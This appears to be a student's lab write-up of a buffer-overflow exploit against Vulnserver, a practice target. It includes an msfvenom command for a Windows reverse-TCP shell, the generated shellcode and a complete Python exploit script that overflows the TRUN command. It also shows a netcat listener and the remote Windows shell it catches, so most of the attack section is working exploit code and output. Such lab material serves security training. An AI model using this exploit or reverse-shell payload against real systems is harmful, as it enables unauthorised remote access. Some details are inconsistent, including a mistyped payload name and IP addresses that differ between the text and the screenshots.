
Note: you can permanently disable this warning in Options | Security.

Exploitation – Attack

<u>Back to Kali Linux.</u>

- To create the shell code, you must type MSF venom – a, x86 because it's a 32-bit architecture. - - platform windows, – p, windows slash shell underscore reverse underscore, TCP this is the payload that here used.
- LHOST, the Lhost has to be the IP address for the attack machine which is the Kali Linux machine in our case192.168.56.101 is the host's IP address.
- To find out what yours is, just type in ifconfig, see same IP address I just entered right there


(type- ip a s | grep -w inet | awk '{ print $2}')



```
kali:~# ifconfig
 flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
     inet 192.168.220.131  netmask 255.255.255.0  broadcast 192.168.220.255
     inet6 fe80::20c:29ff:fe18:5783  prefixlen 64  scopeid 0x20<link>
     ether 00:0c:29:18:57:83  txqueuelen 1000  (Ethernet)
     RX packets 436  bytes 55107 (53.8 KiB)
     RX errors 0  dropped 0  overruns 0  frame 0
     TX packets 291  bytes 135187 (132.0 KiB)
     TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lags=73<UP,LOOPBACK,RUNNING>  mtu 65536
     inet 127.0.0.1  netmask 255.0.0.0
     inet6 ::1  prefixlen 128  scopeid 0x10<host>
     loop  txqueuelen 1  (Local Loopback)
     RX packets 32  bytes 1752 (1.7 KiB)
     RX errors 0  dropped 0  overruns 0  frame 0
     TX packets 32  bytes 1752 (1.7 KiB)
     TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

- LPORT equals 4444 that's important you have to use for the netcat listener, - e, x86 slash Shikata underscore GA underscore, that's the encoder w you have to be used, –b, X00 that's going to be the bad character
- user need to ignore that's a null byte and that's always going to be a bad character, - f, Python, format we're using.

(type- msfvenom -a x86 --platform Windows -p widows/shell_reverse_tcp LHOST=192.168.1.16 LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f python)




```
root@kali:~# msfvenom -a x86 --platform Windows -p windows/shell_reverse_tcp LHOST=192.168.220.131 LPORT=4444 -e x86/shikata_ga_nai -b '\x00' -f p
ython
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1684 bytes
buf =  ""
buf += "\xda\xc5\xba\xe8\xab\xb5\x55\xd9\x74\x24\xf4\x58\x2b"
buf += "\xc9\xb1\x52\x31\x50\x17\x03\x50\x17\x83\x28\xaf\x57"
buf += "\xa0\x54\x58\x15\x4b\xa4\x99\x7a\xc5\x41\xa8\xba\xb1"
buf += "\x02\x9b\x0a\xb1\x46\x10\xe0\x97\x72\xa3\x84\x3f\x75"
buf += "\x04\x22\x66\xb8\x95\x1f\x5a\xdb\x15\x62\x8f\x3b\x27"
buf += "\xad\xc2\x3a\x60\xd0\x2f\x6e\x39\x9e\x82\x9e\x4e\xea"
buf += "\x1e\x15\x1c\xfa\x26\xca\xd5\xfd\x07\x5d\x6d\xa4\x87"
buf += "\x5c\xa2\xdc\x81\x46\xa7\xd9\x58\xfd\x13\x95\x5a\xd7"
buf += "\x6d\x56\xf0\x16\x42\xa5\x08\x5f\x65\x56\x7f\xa9\x95"
buf += "\xeb\x78\x6e\xe7\x37\x0c\x74\x4f\xb3\xb6\x50\x71\x10"
buf += "\x20\x13\x7d\xdd\x26\x7b\x62\xe0\xeb\xf0\x9e\x69\x0a"
buf += "\xd6\x16\x29\x29\xf2\x73\xe9\x50\xa3\xd9\x5c\x6c\xb3"
buf += "\x81\x01\xc8\xb8\x2c\x55\x61\xe3\x38\x9a\x48\x1b\xb9"
buf += "\xb4\xdb\x68\x8b\x1b\x70\xe6\xa7\xd4\x5e\xf1\xc8\xce"
buf += "\x27\x6d\x37\xf1\x57\xa4\xfc\xa5\x07\xde\xd5\xc5\xc3"
buf += "\x1e\xd9\x13\x43\x4e\x75\xcc\x24\x3e\x35\xbc\xcc\x54"
buf += "\xba\xe3\xed\x57\x10\x8c\x84\xa2\xf3\x73\xf0\x70\x80"
buf += "\x1c\x03\x88\x96\x80\x8a\x6e\xf2\x28\xdb\x39\x6b\xd0"
buf += "\x46\xb1\x0a\x1d\x5d\xbc\x0d\x95\x52\x41\xc3\x5e\x1e"
buf += "\x51\xb4\xae\x55\x0b\x13\xb0\x43\x23\xff\x23\x08\xb3"
buf += "\x76\x58\x87\xe4\xdf\xae\xde\x60\xf2\x89\x48\x96\x0f"
buf += "\x4f\xb2\x12\xd4\xac\x3d\x9b\x99\x89\x19\x8b\x67\x11"
buf += "\x26\xff\x37\x44\xf0\xa9\xf1\x3e\xb2\x03\xa8\xed\x1c"
buf += "\xc3\x2d\xde\x9e\x95\x31\x0b\x69\x79\x83\xe2\x2c\x86"
buf += "\x2c\x63\xb9\xff\x50\x13\x46\x2a\xd1\x23\x0d\x76\x70"
buf += "\xac\xc8\xe3\xc0\xb1\xea\xde\x07\xcc\x68\xea\xf7\x2b"
buf += "\x70\x9f\xf2\x70\x36\x4c\x8f\xe9\xd3\x72\x3c\x09\xf6"
root@kali:~#
```


- Then have to copy this into your Python script, in order to have that unique shell code within the script for the attack. It should to be unique when using your Kali Linux attack machine not the one that see here.

(type- vi 5.py)

- Then have that copied and pasted straight from the MSF venom output, and the variable for buffer is said to TRUN command + a times 2003 + the address for the executable command and backslash X90s
- All the characters included in the buff variable we just set, and certain amount of C characters afterwards.




```
#!/usr/bin/python

import socket
import os
import sys

host="192.168.220.130"
port=9999

buf =  ""
buf += "\xd9\xe5\xd9\x74\x24\xf4\x5a\x29\xc9\xb1\x52\xbe\xeb"
buf += "\xa5\xad\xcf\x83\xea\xfc\x31\x72\x13\x03\x99\xb5\x4f"
buf += "\x3a\xa1\x52\x0d\xc5\x59\xa3\x72\x4f\xbc\x92\xb2\x2b"
buf += "\xb5\x85\x02\x3f\x9b\x29\xe8\x6d\x0f\xb9\x9c\xb9\x20"
buf += "\x0a\x2a\x9c\x0f\x8b\x07\xdc\x0e\x0f\x5a\x31\xf0\x2e"
buf += "\x95\x44\xf1\x77\xc8\xa5\xa3\x20\x86\x18\x53\x44\xd2"
buf += "\xa0\xd8\x16\xf2\xa0\x3d\xee\xf5\x81\x90\x64\xac\x01"
buf += "\x13\xa8\xc4\x0b\x0b\xad\xe1\xc2\xa0\x05\x9d\xd4\x60"
buf += "\x54\x5e\x7a\x4d\x58\xad\x82\x8a\x5f\x4e\xf1\xe2\xa3"
buf += "\xf3\x02\x31\xd9\x2f\x86\xa1\x79\xbb\x30\x0d\x7b\x68"
buf += "\xa6\xc6\x77\xc5\xac\x80\x9b\xd8\x61\xbb\xa0\x51\x84"
buf += "\x6b\x21\x21\xa3\xaf\x69\xf1\xca\xf6\xd7\x54\xf2\xe8"
buf += "\xb7\x09\x56\x63\x55\x5d\xeb\x2e\x32\x92\xc6\xd0\xc2"
buf += "\xbc\x51\xa3\xf0\x63\xca\x2b\xb9\xec\xd4\xac\xbe\xc6"
buf += "\xa1\x22\x41\xe9\xd1\x6b\x86\xbd\x81\x03\x2f\xbe\x49"
buf += "\xd3\xd0\x6b\xdd\x83\x7e\xc4\x9e\x73\x3f\xb4\x76\x99"
buf += "\xb0\xeb\x67\xa2\x1a\x84\x02\x59\xcd\x6b\x7a\xbd\x8e"
buf += "\x04\x79\x3d\x80\x88\xf4\xdb\xc8\x20\x51\x74\x65\xd8"
buf += "\xf8\x0e\x14\x25\xd7\x6b\x16\xad\xd4\x8c\xd9\x46\x90"
buf += "\x9e\x8e\xa6\xef\xfc\x19\xb8\xc5\x68\xc5\x2b\x82\x68"
buf += "\x80\x57\x1d\x3f\xc5\xa6\x54\xd5\xfb\x91\xce\xcb\x01"
buf += "\x47\x28\x4f\xde\xb4\xb7\x4e\x93\x81\x93\x40\x6d\x09"
buf += "\x98\x34\x21\x5c\x76\xe2\x87\x36\x38\x5c\x5e\xe4\x92"
buf += "\x08\x27\xc6\x24\x4e\x28\x03\xd3\xae\x99\xfa\xa2\xd1"
buf += "\x16\x6b\x23\xaa\x4a\x0b\xcc\x61\xcf\x3b\x87\x2b\x66"
buf += "\xd4\x4e\xbe\x3a\xb9\x70\x15\x78\xc4\xf2\x9f\x01\x33"
buf += "\xea\xea\x04\x7f\xac\x07\x75\x10\x59\x27\x2a\x11\x48"
```



```
buffer = "TRUN /.:/" + "A" * 2003 + "\xd9\x72\x83\x77" + "\x90" * 16 +  buf + "C" * (5060 - 2003 - 4 - 16 - len(buf))

expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
expl.connect((host, port))
expl.send(buffer)
expl.close()
~
~
```

- Now before run the script, user have to setup a net cat listener.
- Type nc –nvlp 4444 and this represents the port that the Windows machine is going to connect back to.


(type- nc –nvlp 4444)




```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
```

- Then run this Python script.

(type- Python 5.py)




```
kali:~# vi 5.py
kali:~# python 5.py
kali:~#
```



```
root@kali:~# nc -nvlp 4444
listening on [any] 4444 ...
connect to [192.168.220.131] from (UNKNOWN) [192.168.220.130] 49371
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master>
```

- User have gained an administrative shell to the Windows 7 machine from our attack machine.
- Then have to run a dir command.

(type- dir)



```
C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 86B7-F2B3

 Directory of C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master

07/01/2017  09:51 PM    <DIR>          .
07/01/2017  09:51 PM    <DIR>          ..
07/01/2017  09:51 PM               519 COMPILING.TXT
07/01/2017  09:51 PM             3,254 essfunc.c
07/01/2017  09:51 PM            16,601 essfunc.dll
07/01/2017  09:51 PM             1,501 LICENSE.TXT
07/01/2017  09:51 PM             3,243 README.TXT
07/01/2017  09:51 PM            10,935 vulnserver.c
07/01/2017  09:51 PM            29,624 vulnserver.exe
               7 File(s)         65,677 bytes
               2 Dir(s)  54,360,068,096 bytes free

C:\Users\Jesse\Downloads\vulnserver-master\vulnserver-master>
```

User can see here the vulnserver executes directory is the current location.

Links of the Video

GitHub
https://github.com/DulRu/Exploit-Development-Project
YouTube
Google Drive
https://drive.google.com/open?id=19itma5Z4kfk0VKhYnmt RGwIf24WTOaWO

References

[1]Exploit Development-Everything You Need to Know
https://null-byte.wonderhowto.com/how-to/exploit-development-everything-you-need-know-0167801/

[2]Testing - What are white-box, black-box and gray-box testing?

https://www.careerride.com/Testing-white-box-black-box-gray-box.aspx

[3]Some x86 ASM Reference/Tutorials?
https://stackoverflow.com/questions/214734/some-x86-asm-reference-tutorials

[4]Operating System Tutorial - Tutorialspoint
https://www.tutorialspoint.com/operating_system/

[5]Basics of buffer overflow - Deep dive into exploit writing (exploit development)
https://www.youtube.com/watch?v=d1U-czwATiM

[6]Buffer Overflow Exploit Development - Part 01
https://www.youtube.com/watch?v=LobRjDom_3w